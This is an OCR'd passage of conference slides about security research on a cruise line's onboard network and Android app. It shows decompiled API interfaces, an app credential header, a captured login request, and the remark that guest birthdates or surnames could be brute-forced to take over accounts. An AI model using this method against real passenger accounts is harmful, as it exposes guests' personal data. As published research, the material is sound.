Hacking a Cruise Ship

by @vavkamil

~$ whoami

- Kamil Vavra (@vavkamil)

- Senior Application Security Engineer
- Burp Suite Certified Practitioner
- Offensive Web Application Security
- OWASP Czech Chapter Leader

- *vavkamil.cz*
- *github.com/vavkamil*
- *twitter.com/vavkamil*
- *linkedin.com/in/vavkamil*

Disclaimer

Considering ethical and legal guidelines, specific company names will not be disclosed.

Thank you for being so understanding.

~$ The Ship

~$ Planning the trip 

- Global warming is real !
  - Heatwave in summer 2023 across Europe
  - So I decided to go somewhere nice and cold :)

~$ Planning the trip ✈️

- Global warming is real !
  - Heatwave in summer 2023 across Europe
  - So I decided to go somewhere nice and cold :)

- Round trip from Denmark around Norway
  - From 15th July to 22nd July
  - 8 days on the ship

~$ Planning the trip ✈️

- Global warming is real !
  - Heatwave in summer 2023 across Europe
  - So I decided to go somewhere nice and cold :)

- Round trip from Denmark around Norway
  - From 15th July to 22nd July
  - 8 days on the ship

- No roaming, no signal
- Limited internet access
- Unlimited alcohol package 🍺

~$ Map

~$ Your cruise is confirmed


Dear Vávra,
thank you for choosing Costa cruises.
Below you will find the details about your cruise:

Booking: **30073476**
Boarding: **15/07/2023**

Ship: **Costa Firenze**
Disembarkation:
22/07/2023

TRAVEL DOCUMENTS AND WEB CHECK-IN

Go to the "Tickets and Transport" page now to provide the details of all the guests needed to confirm any future flights and to issue the cruise tickets that will be available for download a few weeks before departure. **14 days prior to the ship's departure time,** you will have access to the **web check-in online,** where you can complete the **health status declaration form,** which is essential for accessing the **boarding pass;** this document is mandatory for all passengers and is the only one that allows boarding.



~$ Your cruise is confirmed


Dear Vávra,
thank you for choosing Costa cruises.
Below you will find the details about your cruise:


Booking: **30073476**
Boarding: **15/07/2023**

Ship: **Costa Firenze**
Disembarkation:
22/07/2023

TRAVEL DOCUMENTS AND WEB CHECK-IN

Go to the "Tickets and Transport" page now to provide the details of all the guests needed to confirm any future flights and to issue the cruise tickets that will be available for download a few weeks before departure. **14 days prior to the ship's departure time,** you will have access to the **web check-in online,** where you can complete the **health status declaration form,** which is essential for accessing the **boarding pass;** this document is mandatory for all passengers and is the only one that allows boarding.





www.mycosta.com/en/login.html

~$ Luggage Tag

By firmly attaching this label as shown, you will help us to deliver your luggage directly to your cabin.

- APPLY THE LABEL TO YOUR BAGGAGE BEFORE LEAVING HOME AND IN ANY CASE BEFORE YOUR POSSIBLE FLIGHT
- CUT ALONG THE DOTTED LINE
- FOLD THE LEFT AND THE RIGHT PARTS OF THE PAGE BENEATH THE CENTRAL SECTION
- CLOSE THE LABEL ON THE LUGGAGE USING TAPE AND STAPLER

N.B.: If you need more labels, please ask our staff at the port.

Left Side

ATTACH TO LUGGAGE AND FASTEN IN PLACE HERE WITH STAPLES AND SELLOTAPE.

Costa LUGGAGE LABEL

Ship
Costa Firenze

Date of boarding
15/07/2023

Cabin: 11212

00795311192

GUEST
Vavra Kamil

Booking number
30073476

ATTACH TO LUGGAGE AND FASTEN IN PLACE HERE WITH STAPLES AND SELLOTAPE.

Right Side

The following items cannot be accepted on board, therefore, if present in your luggage, they will be collected as your board the ship: irons, kettles, electric cookers and food warmers.

By firmly attaching this label as shown, you will help us to deliver your luggage directly to your cabin.

- APPLY THE LABEL TO YOUR BAGGAGE BEFORE LEAVING HOME AND IN ANY CASE BEFORE YOUR POSSIBLE FLIGHT
- CUT ALONG THE DOTTED LINE
- FOLD THE LEFT AND THE RIGHT PARTS OF THE PAGE BENEATH THE CENTRAL SECTION
- CLOSE THE LABEL ON THE LUGGAGE USING TAPE AND STAPLER

N.B.: If you need more labels, please ask our staff at the port.

Left Side

ATTACH TO LUGGAGE AND FASTEN IN PLACE HERE WITH STAPLES AND SELLOTAPE.

Costa LUGGAGE LABEL

Ship
Costa Firenze

Date of boarding
15/07/2023

Cabin: 11212

00795311191

GUEST
Vavra Kamil

Booking number
30073476

ATTACH TO LUGGAGE AND FASTEN IN PLACE HERE WITH STAPLES AND SELLOTAPE.

Right Side

The following items cannot be accepted on board, therefore, if present in your luggage, they will be collected as your board the ship: irons, kettles, electric cookers and food warmers.

5 - Luggage Tag - *Instructions for Use*

~$ My cabin

~$ My cabin

~$ How to hack a Cruise Ship 101

1. Gain access to the network
2. Hack
3. Profit

~$ How to hack a Cruise Ship 101

1. Gain access to the network
2. Hack
3. Profit

- What do we have?

  - Free Wi-Fi
  - Television
  - VoIP phone
  - Electronic lock

~$ How to hack a Cruise Ship 101

1. Gain access to the network
2. Hack
3. Profit

- What do we have?

  - Free Wi-Fi
  - Television
  - VoIP phone
  - Electronic lock


  - Aruba Access Points (5xx Series)
  - LG Electronics TV (Smart)
  - Cisco IP Phone (CP-7821)
  - Lock (VingCard Signature RFID)

~$ How to hack a Cruise Ship 101

~$ How to hack a Cruise Ship 101


~$ Gain access to the network


- ~2966 devices on the WiFi network, MIFARE Classic 1K access card



~$ Gain access to the network


- Everything on the Ship is controlled either via an Access Card or Phone







play.google.com/store/apps/details?id=com.costa.mycosta


~$ Android app


11:17
44%
Costa
Welcome
Costa App, your cruise companion
Enter
8:47
80%
min +17° | max +25°
Day 1 - SAT 15 JUL 2023
Copenhagen.
Discover more
Sailing to Hellesylt
Cruising speed: 20.5 knots, Wind: 37.440000000000005 km/h
Welcome onboard!
CRUISE
EXCURSIONS
OGGI A BORDO
CHAT
MORE
11:07
47%
Profile
Restaurants
Bar & Lounges
Internet packages
My Agenda
The ship
My Expenses
Meteo
Ship Locator
10% off on next cruise
CRUISE
EXCURSIONS
OGGI A BORDO
CHAT
MORE

~$ Android app



11:07
47%
Onboard:
Today
Tomorrow
Today on board
List view
In highlight
Bar & Lounges
Entertainmer
Offers
View all
Wellness & Sport
IONITHERMIE WEIGHT-LOSS TREATMENT
MAGIC BAG - WE
LAUNDRY FOR YO
Beauty Spa Solemio, Deck 12
Open now
View all
CRUISE
EXCURSIONS
OGGI A BORDO
CHAT
MORE


11:09
46%
Explore the decks
Deck 5
or
Find a cabin
Filters
All
Restaurants
Entertainment
Cabin


11:08
46%
Restaurants • Mediterranean Menu • Main Restaurant •
Dei Medici Restaurant
Closed
Opening at 12:30 - 14:30
RESTAURANT ASSIGNED FOR DINNER
Table: 04, Deck 3
Menu

~$ Android app authentication

- To login into the app, you need to enter your Access Card number & Birthdate
  - The Access Card number (Badge ID) was printed on every receipt 🙈



~$ Android Hacking 101

~$ Android Hacking 101

- Let's decompile the Android app
  - *play.google.com/store/apps/details?id=com.costa.mycosta*
  - *d.apkpure.com/b/APK/com.costa.mycosta?version=latest*
  - *www.javadecompilers.com/apk*

~$ Android Hacking 101

- I spent a lot of time using grep and reading the source code

```
# To check for API domains
~$ grep -r "https://" * | grep "api"

# To check for API endpoints
~$ grep -rE "@GET|@POST" *

# To Check for Query parameters
~$ grep "@Query(" -r *
```

~$ Java 😭

- ./sources/com/costa/mycosta/BuildConfig.java

```
package com.costa.mycosta;

public final class BuildConfig {
    public static final String ADOBE_KEY = "5a10ec9b8fa3/6188
    public static final String APPLICATION_ID = "com.costa.my
    public static final String BASE_URL = "https://mobileapp.
    public static final String BUILD_TYPE = "release";
    public static final String CHAT_BASE_URL = "chatandvoip.c
    public static final boolean DEBUG = false;
    public static final String FLAVOR = "prod";
    public static final String PUSHY_BASE_URL = "mobileapp.pu
    public static final int VERSION_CODE = 440;
    public static final String VERSION_NAME = "2.8.5";
}
```

- ./sources/com/costa/mycosta/Endpoints.java

```
package com.costa.mycosta;

public class Endpoints {
    public static final String aliveCheck = "/is_alive";
    public static final String analitycsTracking = "api/analy
    public static final String analyticsLogin = "api/analytic
    public static final String analyticsLoginCRM = "api/analy
    public static final String attractLoop = "/api/attractloo
    public static final String barAndLoungesList = "api/bars-
    public static final String billPreSale = "api/bill-presal
    public static final String billSale = "api/bill-sale";
    public static final String boardDiary = "api/board-diary-
    public static final String boardTime = "api/board-time";
    public static final String cabinDetail = "api/cabin-detai
```

~$ Java 😭

- ./sources/com/costa/mycosta/network/service/AuthenticationService.java

```java
package com.costa.mycosta.network.service;
import ...

public interface AuthenticationService {
    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OauthTokenResponse> loginCostaClub(@Field("user") String str, @Field("grant_type") String str2, @Field("username"

    @HTTP(hasBody = true, method = "DELETE", path = "/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/json"})
    Single<BaseResponse> logout(@Body LogoutRequest logoutRequest);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OauthTokenResponse> onBoardBookingNumberLogin(@Field("user") String str, @Field("grant_type") String str2, @Field

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OauthTokenResponse> onBoardLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("costaNumber

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OauthTokenResponse> preCruiseLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("bookingNu

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OauthTokenResponse> refreshToken(@Field("grant_type") String str, @Field("refresh_token") String str2);

    @FormUrlEncoded
    @POST("/oauth/token")
    @Headers({"Authorization: Basic Z2lneTo=", "Content-Type: application/x-www-form-urlencoded"})
    Single<OauthTokenResponse> secLogin(@Field("user") String str, @Field("grant_type") String str2, @Field("username") Str
}
```

~$ Authentication

- @POST("/oauth/token") ; user=gigy ; grant_type=?
  - loginCostaClub
    - username && password
  - onBoardBookingNumberLogin
    - bookingNumber && firstName && surname && birthDate
  - onBoardLogin
    - costaNumber & birthDate
  - preCruiseLogin
    - bookingNumber & surname
  - refreshToken
    - refresh_token
  - secLogin
    - username && password

~$ Authentication

- @POST("/oauth/token") ; user=gigy ; grant_type=?
  - loginCostaClub
    - username && password
  - onBoardBookingNumberLogin
    - bookingNumber && firstName && surname && birthDate
  - onBoardLogin
    - costaNumber & birthDate
  - preCruiseLogin
    - bookingNumber & surname
  - refreshToken
    - refresh_token
  - secLogin
    - username && password
- If I know the Access Card Number, I can just brute-force the Birthdate 😱
- If I know the Booking Number, I can just brute-force Surname 😱

~$ Authentication

- The only problem is that I really don't like brute-force ...

~$ Authentication

- After checking all the API endpoints, I identified the following ID parameters

- costaNumber: 074125578
  - Access Card Number
- badgeId: 74125578
  - Access Card Number (without 0 prefix)
- bookingNumber: 30073476
  - Booking Number
- guestId: 5854703
  - I don't know where to get it
- travellerId: 5854703
  - I don't know where to get it
- birthDate: 676252800000
  - Birth Date (UNIX Timestamp)

~$ Java 😭

- Most of the API endpoints require "guestId"
  - I don't know where to get it (yet)
- ./sources/com/costa/mycosta/network/service/MyAgendaService.java

```
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.logbook.LocalContactResponse;
import com.costa.mycosta.network.myagenda.ResponseMyAgenda;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface MyAgendaService {
    @GET("api/local-contact")
    Observable<LocalContactResponse> localContact(@Query("day") String str, @Query("lang") String str2);

    @GET("api/agenda")
    Observable<ResponseMyAgenda> myagenda(@Query("guestId") String str, @Query("bookingPoolGuestIds") String str2, @Query("l
```

- ./sources/com/costa/mycosta/network/service/ExpenseService.java

```
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.expenses.ExpenseData;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface ExpenseService {
    @GET("/api/expenses-v2")
    Observable<ExpenseData> getMyExpenses(@Query("guestId") String str);
}
```

~$ Burp Suite ❤️

- Successful authentication returns JWT


- Request

```
POST /oauth/token HTTP/1.1
Host: mobileapp.api.costa.it
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Authorization: Basic Z2lneTo=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWel
Connection: close

user=gigy&grant_type=password&costaNumber=074125578&birthDate=
```

- Response

```
HTTP/1.1 200
Date: Wed, 19 Jul 2023 10:16:23 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json;charset=UTF-8
Connection: close

{
  "access_token":"eyJ-REDACTED",
  "token_type":"bearer",
  "refresh_token":"eyJ-REDACTED"
}
```

~$ Burp Suite ❤️ | Auth & JWT



~$ Burp Suite ❤️

- JWT cointains ~142 claims 🙈

~$ Burp Suite ❤️

- JWT cointains ~142 claims 🙈

- Some of them are
  - firstName (First Name)
  - lastName (Last Name)

  - cabinId (Cabin ID)
  - badgeId (Access Card Number)
  - guestId (Guest ID) 🎉
  - bookingNumber (Booking Number)
  - birthDate (Birthdate)

  - paxeml (Passenger E-mail)
  - paxmobphone (Passenger Phone)
  - paxadd (Passenger Address)
  - paxcit (Passenger City)
  - paxzipcod (Passenger Zip Code)
  - coucod (Country Code)

~$ Java 😭

- Most of the API endpoints require "guestId"
  - ~~I don't know where to get it (yet)~~
- ./sources/com/costa/mycosta/network/service/MyAgendaService.java

```java
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.logbook.LocalContactResponse;
import com.costa.mycosta.network.myagenda.ResponseMyAgenda;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface MyAgendaService {
    @GET("api/local-contact")
    Observable<LocalContactResponse> localContact(@Query("day") String str, @Query("lang") String str2);

    @GET("api/agenda")
    Observable<ResponseMyAgenda> myagenda(@Query("guestId") String str, @Query("bookingPoolGuestIds") String str2, @Query("l
```

- ./sources/com/costa/mycosta/network/service/ExpenseService.java

```java
package com.costa.mycosta.network.service;

import com.costa.mycosta.network.expenses.ExpenseData;
import p045io.reactivex.Observable;
import retrofit2.http.GET;
import retrofit2.http.Query;

public interface ExpenseService {
    @GET("/api/expenses-v2")
    Observable<ExpenseData> getMyExpenses(@Query("guestId") String str);
}
```

~$ Burp Suite ❤️ | MyAgendaService

- API for Shore Excursions

- Request

